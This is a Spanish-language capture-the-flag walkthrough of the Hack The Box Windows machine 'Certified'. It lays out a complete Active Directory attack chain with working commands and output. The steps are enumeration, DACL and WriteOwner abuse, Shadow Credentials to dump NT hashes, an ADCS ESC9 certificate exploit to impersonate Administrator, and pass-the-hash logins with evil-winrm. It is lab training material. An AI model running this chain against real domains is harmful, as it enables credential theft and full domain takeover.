



Box Info
| Name | Certified |
|---|---|
| Release Date | 02 Nov, 2024 |
| OS | Windows |
| Rated Difficulty | Medium |
Recon
Maquina Windows

Iniciamos con credenciales que nos provee hack the box.
Username: judith.mader Password: judith09
# Nmap 7.95 scan initiated Tue Mar 18 15:52:19 2025 as: /usr/lib/nmap/nmap -p 53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49666,49668,49673,49674,49683,49713,49737,63553 -sCV -oN targeted 10.10.11.41Nmap scan report for 10.10.11.41Host is up (0.071s latency).
PORT STATE SERVICE VERSION53/tcp open domain Simple DNS Plus88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2025-03-19 02:52:27Z)135/tcp open msrpc Microsoft Windows RPC139/tcp open netbios-ssn Microsoft Windows netbios-ssn389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)|_ssl-date: 2025-03-19T02:53:58+00:00; +7h00m00s from scanner time.| ssl-cert: Subject: commonName=DC01.certified.htb| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.certified.htb| Not valid before: 2024-05-13T15:49:36|_Not valid after: 2025-05-13T15:49:36445/tcp open microsoft-ds?464/tcp open kpasswd5?593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)|_ssl-date: 2025-03-19T02:53:57+00:00; +7h00m01s from scanner time.| ssl-cert: Subject: commonName=DC01.certified.htb| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.certified.htb| Not valid before: 2024-05-13T15:49:36|_Not valid after: 2025-05-13T15:49:363268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)|_ssl-date: 2025-03-19T02:53:58+00:00; +7h00m00s from scanner time.| ssl-cert: Subject: commonName=DC01.certified.htb| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.certified.htb| Not valid before: 2024-05-13T15:49:36|_Not valid after: 2025-05-13T15:49:363269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)|_ssl-date: 2025-03-19T02:53:57+00:00; +7h00m01s from scanner time.| ssl-cert: Subject: commonName=DC01.certified.htb| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.certified.htb| Not valid before: 2024-05-13T15:49:36|_Not valid after: 2025-05-13T15:49:365985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0|_http-title: Not Found9389/tcp open mc-nmf .NET Message Framing49666/tcp open msrpc Microsoft Windows RPC49668/tcp open msrpc Microsoft Windows RPC49673/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.049674/tcp open msrpc Microsoft Windows RPC49683/tcp open msrpc Microsoft Windows RPC49713/tcp open msrpc Microsoft Windows RPC49737/tcp open msrpc Microsoft Windows RPC63553/tcp open msrpc Microsoft Windows RPCService Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:|_clock-skew: mean: 7h00m00s, deviation: 0s, median: 7h00m00s| smb2-time:| date: 2025-03-19T02:53:18|_ start_date: N/A| smb2-security-mode:| 3:1:1:|_ Message signing enabled and required
Con smb podemos obtener mas informacion sobre el dominio, windows, version, arquitectura y nombre del domino.
netexec smb 10.10.11.41SMB 10.10.11.41 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:False)Agregamos los nombres del dominio a nuestro archivo hosts
echo "10.10.11.41 DC01 certified.htb DC01.certified.htb" | sudo tee -a /etc/hostsnetexec smb DC01 --shares
SMB 10.10.11.41 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:False)SMB 10.10.11.41 445 DC01 [-] IndexError: list index out of rangeSMB 10.10.11.41 445 DC01 [-] Error enumerating shares: STATUS_USER_SESSION_DELETEDOtra opcion es: netexec smb DC01 -u 'guest' --shares pero respondera con lo mismo asi que pasamos las credenciales para validarlas.
netexec smb DC01 -u 'judith.mader' -p 'judith09' --shares
smbmap -u 'judith.mader' -p 'judith09' -H 10.10.11.41 -r SYSVOL --depth 10Listing all files from directorie SYSVOL

No encontramos nada interesante.
- Users Enumeration
Con rpclcient podemos enumerar los usuarios de un dominio e incluso con parametros como querydispinfo para que nos muestra informacion como la descripcion de cada usuario.
rpcclient -U "judith.mader%judith09" 10.10.11.41 -c 'enumdomusers
rpcclient -U "judith.mader%judith09" 10.10.11.41 -c 'enumdomusers' | grep -oP '\[.*?\]' | grep -v "0x" | tr -d '[]' | tail -n 6 > users![[Pasted image 20250318143107.png]]
#Administrator#Guest#krbtgtjudith.madermanagement_svcca_operatoralexander.hugesharry.wilsongregory.cameronASREPRoasting Attack (Ticket Granting Ticket)
Con el ataque de ASREP Roast podemos identificar usuarios sin el kerberos pre-authentication (UF_DONT_REQUIRE_PREAUTH). Esto nos permite obtener un TGT (Ticket Granting Ticket) sin proveer credenciales. Desafortunadamente pasa lo contrario tienen habilitado el “DONT REQUIRE PREAUTH”.
python3 GetNPUsers.py -no-pass -usersfile users certified.htb/
Kerberoast (Ticket Granting Service)
python3 GetUserSPNs.py certified.htb/judith.mader:judith09
python3 GetUserSPNs.py certified.htb/judith.mader:judith09 -request
Esto Clock skew too great sucede porque el dominio tiene una hora diferente al nuestro, incluso al enumerar los puertos al final aparece algo como esto |_clock-skew: mean: 7h00m00s, deviation: 0s, median: 7h00m00s que hay que sincronizarnos la hora con el dominio para poder ejecutar algunas herramientas.
sudo ntpdate 10.10.11.41

Este hash no se puede crackear.
Como anteriormente mencione, con algunas opciones en rpcclient puedes obtener mas informacion.
rpcclient -U "judith.mader%judith09" 10.10.11.41 -c 'querydispinfo'Con querydispinfo no encontramos nada.
Con enumdomgroups listamos grupos del dominio.
rpcclient -U "judith.mader%judith09" 10.10.11.41 -c 'enumdomgroups'[Enterprise Read-only Domain Controllers][Domain Admins][Domain Users][Domain Guests][Domain Computers][Domain Controllers][Schema Admins][Enterprise Admins][Group Policy Creator Owners][Read-only Domain Controllers][Cloneable Domain Controllers][Protected Users][Key Admins][Enterprise Key Admins][DnsUpdateProxy][Management]En active Directory los RID y los SID son componentes que identifican de forma unica a usuarios, grupos y otros objetos dentro de un dominio de Active Directory.
El SID es un identificador unico asignado a cada objeto de seguridad en un dominio de AD.
El RID es la parte del SID que identifica de forma unica un objeto dentro de un dominio.
En este caso tu puedes ver el RID del objeto grupo [Domain Admins].

rpcclient -U "judith.mader%judith09" 10.10.11.41 -c 'querygroupmem 0x200'Aqui aparece este unico RID que probablemente sea el de administrador.

rpcclient -U "judith.mader%judith09" 10.10.11.41 -c 'queryuser 0x1f4'

rpcclient -U "judith.mader%judith09" 10.10.11.41 -c 'querygroupmem 0x450' rid:[0x451] attr:[0x7]Aqui podemos ver otro usuario
rpcclient -U "judith.mader%judith09" 10.10.11.41 -c 'queryuser 0x451'

De igual forma, con mayor comodidad con ldapdomaindump podemos extraer todos los usuarios,grupos del AD.
ldapdomaindump -u 'certified.htb\judith.mader' -p judith09 -n 10.10.11.41 DC01
open .html with python3

El grupo que nos intereas es Remote Management Users en el cual el unico usuario que encuentra es management_svc por lo que sera nuestro objetivo.

BloodHound
bloodhound-python -d certified.htb -u judith.mader -p judith09 -ns 10.10.11.41 --zip -c Allcurl -L https://ghst.ly/getbhce > ./docker-compose.yml
sudo docker compose pull && docker compose up
Upload .zip and wait 10 seconds and search judith.mader

Judith.mader puede agregarse a si misma al grupo ManagementGroup mediante el WirteOwner

Modief AD Object | WriterOwner

python3 owneredit.py -action write -new-owner 'judith.mader' -target 'management' 'certified.htb/judith.mader:judith09'
python3 dacledit.py -action 'write' -rights 'WriteMembers' -principal 'judith.mader' -target-dn 'CN=MANAGEMENT,CN=USERS,DC=CERTIFIED,DC=HTB' 'certified.htb/judith.mader':'judith09'
net rpc group addmem "Management" "judith.mader" -U "certified.htb/judith.mader%judith09" -S "10.10.11.41"Ahora confirmaremos si realmente se agrego judith.mader al grupo Management con rpcclient
Identifier if user judith is now in group management
rpcclient -U "judith.mader%judith09" 10.10.11.41 -c 'querygroupmem 0x450'

La otra forma de listar si se agregó judith al grupo de Management con net rpc
net rpc group members "Management" -U "certified.htb/judith.mader%judith09" -S "10.10.11.41"
CERTIFIED\judith.maderCERTIFIED\management_svc
Shadow Credentials | GenericWrite
Una vez que estemos en el grupo ManagementGroup tendremos alcance a Management_svc mediante el GenericWrite.

python3 pywhisker.py -d "certified.htb" -u "judith.mader" -p "judith09" --target "management_svc" --action "add"
certipy shadow auto -username judith.mader@certified.htb -password judith09 -account management_svc -target certified.htb -dc-ip 10.10.11.41Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Targeting user 'management_svc'[*] Generating certificate[*] Certificate generated[*] Generating Key Credential[*] Key Credential generated with DeviceID '4cb7a6f2-3dbf-732b-8d3b-73d19a794c68'[*] Adding Key Credential with device ID '4cb7a6f2-3dbf-732b-8d3b-73d19a794c68' to the Key Credentials for 'management_svc'[*] Successfully added Key Credential with device ID '4cb7a6f2-3dbf-732b-8d3b-73d19a794c68' to the Key Credentials for 'management_svc'[*] Authenticating as 'management_svc' with the certificate[*] Using principal: management_svc@certified.htb[*] Trying to get TGT...[*] Got TGT[*] Saved credential cache to 'management_svc.ccache'[*] Trying to retrieve NT hash for 'management_svc'[*] Restoring the old Key Credentials for 'management_svc'[*] Successfully restored the old Key Credentials for 'management_svc'[*] NT hash for 'management_svc': a091c1832bcdd4677c28b5a6a1295584netexec smb DC01 -u 'management_svc' -H 'a091c1832bcdd4677c28b5a6a1295584'
WinRM

Pwned
Shell as Management_svc
evil-winrm -i certified.htb -u management_svc -H a091c1832bcdd4677c28b5a6a1295584
Certified Template attack | ca_operator
Muy bien, ahora que puedo autenticarme exitosamente como management_svc, necesito cambiar a ca_operator, ya que ADCS está activo y tengo GenericAll sobre ca_operator, puedo obtener su hash usando certipy shadow.
certipy shadow auto -username management_svc@certified.htb -hashes :a091c1832bcdd4677c28b5a6a1295584 -account ca_operator -target certified.htb -dc-ip 10.10.11.41Obtuvimos el hash de ca_operator / b4b86f45c6018f1b664f70805f45d8f2. Ahora validaremos si es posible logearse con winrm.
netexec smb DC01 -u 'ca_operator' -H 'b4b86f45c6018f1b664f70805f45d8f2'

Como no es posible logearse en winrm con las credenciales, ahora voy a comprobar si hay plantillas vulnerables usando certipy.
PrivEsc to Administrator | Active Directory Certificate Services (AD CS)
certipy find -vulnerable -u ca_operator -hashes :b4b86f45c6018f1b664f70805f45d8f2 -dc-ip 10.10.11.41 -stdout -vulnerable
ESC9 - Certipy
¡Buenas y malas noticias! Tenemos una plantilla vulnerable, pero es ESC9. ESC9 es un poco más complicado, eso es todo. Podemos explotarla usando este artículo.
Primero, necesito cambiar el UPN(User Principal Name) de ca_operators a Administrador.
certipy account update -username management_svc@certified.htb -hashes :a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn Administrator

Ahora necesitamos solicitar la plantilla vulnerable como ca_operator.
certipy req -username ca_operator@certified.htb -hashes :b4b86f45c6018f1b664f70805f45d8f2 -ca certified-DC01-CA -template CertifiedAuthentication -dc-ip 10.10.11.41
Ahora podemos cambiar el upn nuevamente.
certipy account update -username management_svc@certified.htb -hashes :a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn ca_operator@certified.htb
Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Updating user 'ca_operator':    userPrincipalName                   : ca_operator@certified.htb[*] Successfully updated 'ca_operator'
Por último, pero no menos importante, podemos intentar iniciar sesión y robar el hash NTLM del administrador.
certipy auth -pfx ../administrator.pfx -domain certified.htb
aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f708748f67e2d34
evil-winrm -i certified.htb -u Administrator -H 0d5b49608bbce1751f708748f67e2d34
- Active Directory enumeration with Bloodhound
- Active Directory enumeration with Certipy
- Active Directory ACL and DACL abuse
- Exploiting ADCS misconfigurations